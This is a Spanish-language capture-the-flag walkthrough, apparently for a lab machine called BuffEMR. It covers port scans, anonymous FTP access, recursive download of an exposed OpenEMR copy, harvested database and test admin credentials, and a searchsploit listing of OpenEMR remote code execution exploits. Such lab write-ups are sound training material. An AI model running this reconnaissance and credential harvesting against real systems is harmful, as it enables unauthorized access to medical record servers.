

BuffEMR



┌──(root💀miguel)-[/home/miguel]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.137.17
Starting Nmap 7.95 (https://nmap.org) at 2025-02-08 23:25 -03
Initiating ARP Ping Scan at 23:25
Scanning 192.168.137.17 [1 port]
Completed ARP Ping Scan at 23:25, 0.16s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 23:25
Scanning 192.168.137.17 [65535 ports]
Discovered open port 22/tcp on 192.168.137.17
Discovered open port 80/tcp on 192.168.137.17
Discovered open port 21/tcp on 192.168.137.17
Completed SYN Stealth Scan at 23:26, 13.91s elapsed (65535 total ports)
Nmap scan report for 192.168.137.17
Host is up, received arp-response (0.0017s latency).
Scanned at 2025-02-08 23:25:47 -03 for 14s
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE REASON
21/tcp open ftp syn-ack ttl 64
22/tcp open ssh syn-ack ttl 64
80/tcp open http syn-ack ttl 64
MAC Address: 00:0C:29:DE:5D:03 (VMware)


┌──(root💀miguel)-[/home/miguel]
└─# nmap -sCV -p21,22,80 -Pn -n -vvv --min-rate 5000 192.168.137.17
Starting Nmap 7.95 (https://nmap.org) at 2025-02-08 23:26 -03


```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.137.12
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    3 0        0            4096 Jun 21  2021 share
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 92:4c:ae:7b:01:fe:84:f9:5e:f7:f0:da:91:e4:7a:cf (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCsYpQ0g85GSb54DE4Nu4zgzwAMbn+EnKZolvl0+wvuSIzF8en1/Uim7mxuk/GIpYvE
ghblW2v2YGLwaqJPHk1MS6kjKeDq+lcdj/fyqLCsALqicYPuunJ6RAv66iGx3Yay+ubb6mivzTrlN4SIssE+RyuT189wc4BhekweM/AN7I
KQnxtZLZb9ciP4I5yfPTB27fa4XY2YzgX0LEKQlboBhZfS0+9lx0gQhwWi09hLoAxJuMZRjmZ1jH5+XRjpobDhlmCL
|   256 95:97:eb:ea:5c:f8:26:94:3c:a7:b6:b4:76:c3:27:9c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFkJFzJHQ5xm4qNDyIBbCJoWIRRMDsnP
223smI70fOOkcQc=
|   256 cb:1c:d9:56:4f:7a:c0:01:25:cd:98:f6:4e:23:2e:77 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM5HFRpmXBWmB7kx2Zp0ddKhbhp5193SnMMGumwvFxb9
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
| http-server-header: Apache/2.4.29 (Ubuntu)
```


```
┌──(root💀miguel)-[/home/miguel]
└─# ftp 192.168.137.17
Connected to 192.168.137.17.
220 (vsFTPd 3.0.3)
Name (192.168.137.17:miguel): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19398|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jun 21  2021 share
226 Directory send OK.
ftp> cd share
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||10756|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              20 Jun 21  2021 README
drwxr-xr-x   31 0        0            4096 Jun 21  2021 openemr
226 Directory send OK.
ftp> get README
local: README remote: README
```



20 bytes received in 00.00 (2.64 KiB/s)
ftp> cd openemr
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||43042|)
150 Here comes the directory listing.
-rw-r--r--   1 0   0   5526 Jun 21 2021 CODE_OF_CONDUCT.md
-rw-r--r--   1 0   0   2876 Jun 21 2021 CONTRIBUTING.md
drwxr-xr-x   4 0   0   4096 Jun 21 2021 Documentation
-rw-r--r--   1 0   0   35147 Jun 21 2021 LICENSE
-rw-r--r--   1 0   0   3356 Jun 21 2021 README.md
-rw-r--r--   1 0   0   20701 Jun 21 2021 acknowledge_license_ce
-rw-r--r--   1 0   0   19560 Jun 21 2021 acl_setup.php
-rw-r--r--   1 0   0   48330 Jun 21 2021 acl_upgrade.php
-rw-r--r--   1 0   0   4988 Jun 21 2021 admin.php
-rw-r--r--   1 0   0   3805 Jun 21 2021 bower.json
-rw-r--r--   1 0   0   6102 Jun 21 2021 build.xml
drwxr-xr-x   2 0   0   4096 Jun 21 2021 ccdaservice
drwxr-xr-x   4 0   0   4096 Jun 21 2021 ccr
drwxr-xr-x   2 0   0   4096 Jun 21 2021 ci
drwxr-xr-x   2 0   0   4096 Jun 21 2021 cloud
drwxr-xr-x   7 0   0   4096 Jun 21 2021 common
-rw-r--r--   1 0   0   3301 Jun 21 2021 composer.json
-rw-r--r--   1 0   0   265675 Jun 21 2021 composer.lock
drwxr-xr-x   2 0   0   4096 Jun 21 2021 config
drwxr-xr-x   11 0   0   4096 Jun 21 2021 contrib
-rw-r--r--   1 0   0   108 Jun 21 2021 controller.php
drwxr-xr-x   2 0   0   4096 Jun 21 2021 controllers
drwxr-xr-x   2 0   0   4096 Jun 21 2021 custom
-rwxr-xr-x   1 0   0   3995 Jun 21 2021 docker-compose.yml
drwxr-xr-x   2 0   0   4096 Jun 21 2021 entities
drwxr-xr-x   8 0   0   4096 Jun 21 2021 gacl
drwxr-xr-x   2 0   0   4096 Jun 21 2021 images
-rw-r--r--   1 0   0   901 Jun 21 2021 index.php
drwxr-xr-x   32 0   0   4096 Jun 21 2021 interface
-rw-r--r--   1 0   0   5381 Jun 21 2021 ippf_upgrade.php
drwxr-xr-x   25 0   0   4096 Jun 21 2021 library
drwxr-xr-x   3 0   0   4096 Jun 21 2021 modules
drwxr-xr-x   3 0   0   4096 Jun 21 2021 myportal
drwxr-xr-x   4 0   0   4096 Jun 21 2021 patients


┌──(root💀miguel)-[/home/miguel]
└─# whatweb 192.168.137.17
http://192.168.137.17 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[192.168.137.17], Title[
Apache2 Ubuntu Default Page: It works]

```
ftp> ls
229 Entering Extended Passive Mode (|||55792|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jun 21  2021 share
226 Directory send OK.
ftp> cd share
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||38897|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              20 Jun 21  2021 README
drwxr-xr-x   31 0        0            4096 Jun 21  2021 openemr
226 Directory send OK.
ftp>
```







vamos a descrgar todo lo de ftp de manera recursiva para poder filtrar mejor asi

`wget -r ftp://<ip victima>`

vamos a ver por archivos de configuracion si encontramos algo

```
┌──(root💀miguel)-[/home/miguel/Work/resources/192.168.137.18]
└─# find ./ -name \*conf\*
./share/openemr/config
./share/openemr/config/config.yaml
./share/openemr/interface/weno/confirm.php
./share/openemr/Documentation/privileged_db/secure_sqlconf.php
./share/openemr/.editorconfig
./share/openemr/library/sqlconf.php
./share/openemr/library/js/nncustom_config.js
./share/openemr/sites/default/sqlconf.php
./share/openemr/sites/default/config.php
./share/openemr/portal/patient/_app_config.php
./share/openemr/portal/patient/_global_config.php
./share/openemr/portal/patient/_machine_config.php
```

aca encontramos de mysql

```
┌──(root💀miguel)-[/home/miguel/Work/resources/192.168.137.18]
└─# cat ./share/openemr/Documentation/privileged_db/secure_sqlconf.php
       File: ./share/openemr/Documentation/privileged_db/secure_sqlconf.php
   1
   2   <?php
   3   /**
   4    *   This is an example secure_sqlconf.php provided for reference.
   5    *   After configuring the MySQL user 'secure' with password 'securepassword'
   6    *   as described in the HOWTO guide putting this file in "sites/<sitename>
   7    *   will make OpenEMR use these credentials when accessing password related tables
   8    */
   9
  10   $secure_host    = 'localhost';
  11   $secure_port    = '3306';
  12   $secure_login   = 'secure';
  13   $secure_pass    = 'securepassword';
  14   $secure_dbase   = 'openemr';
  15
```

File: ./share/openemr/sites/default/sqlconf.php


```php
<?php
//  OpenEMR
//  MySQL Config

$host   = 'localhost';
$port   = '3306';
$login  = 'openemruser';
$pass   = 'openemruser123456';
$dbase  = 'openemr';

//Added ability to disable
//utf8 encoding - bm 05-2009
global $disable_utf8_flag;
$disable_utf8_flag = false;

$sqlconf = array();
global $sqlconf;
$sqlconf["host"]= $host;
$sqlconf["port"] = $port;
$sqlconf["login"] = $login;
$sqlconf["pass"] = $pass;
$sqlconf["dbase"] = $dbase;
//////////////////////////
//////////////////////////
```

vamos a ver sque archivos contienen la palavra admin para ver si nos podemos loguear en el panel con ese usuario

```
┌──(root💀miguel)-[/home/miguel/Work/resources/192.168.137.18]
└─# find ./ -type f -exec grep -l "admin:" {} +
./share/openemr/docker-compose.yml
./share/openemr/tests/test.accounts
./share/openemr/sql/database.sql
./share/openemr/sql/4_2_0-to-4_2_1_upgrade.sql
./share/openemr/portal/messaging/secure_chat.php
```


```
┌──(root💀miguel)-[/home/miguel/Work/resources/192.168.137.18]
└─# cat ./share/openemr/tests/test.accounts
       File: ./share/openemr/tests/test.accounts
   1   this is a test admin account:
   2
   3   admin:Monster123
```

y nos logueamos






```
┌──(root💀miguel)-[/home/miguel/Work]
└─# searchsploit openemr 5.0.1
------------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                              |  Path
------------------------------------------------------------------------------------------------------------ ----------------------------
OpenEMR 5.0.1 - 'controller' Remote Code Execution                                                          | php/webapps/48623.txt
OpenEMR 5.0.1 - Remote Code Execution (1)                                                                   | php/webapps/48515.py
OpenEMR 5.0.1 - Remote Code Execution (Authenticated) (2)                                                   | php/webapps/49486.rb
OpenEMR 5.0.1.3 - 'manage_site_files' Remote Code Execution (Authenticated)                                 | php/webapps/49998.py
OpenEMR 5.0.1.3 - 'manage_site_files' Remote Code Execution (Authenticated) (2)                             | php/webapps/50122.rb
OpenEMR 5.0.1.3 - (Authenticated) Arbitrary File Actions                                                    | linux/webapps/45202.txt
OpenEMR 5.0.1.3 - Authentication Bypass                                                                     | php/webapps/50017.py
OpenEMR 5.0.1.3 - Remote Code Execution (Authenticated)                                                     | php/webapps/45161.py
OpenEMR 5.0.1.7 - 'fileName' Path Traversal (Authenticated)                                                 | php/webapps/50037.py
OpenEMR 5.0.1.7 - 'fileName' Path Traversal (Authenticated) (2)                                             | php/webapps/50087.rb
------------------------------------------------------------------------------------------------------------ ----------------------------
```

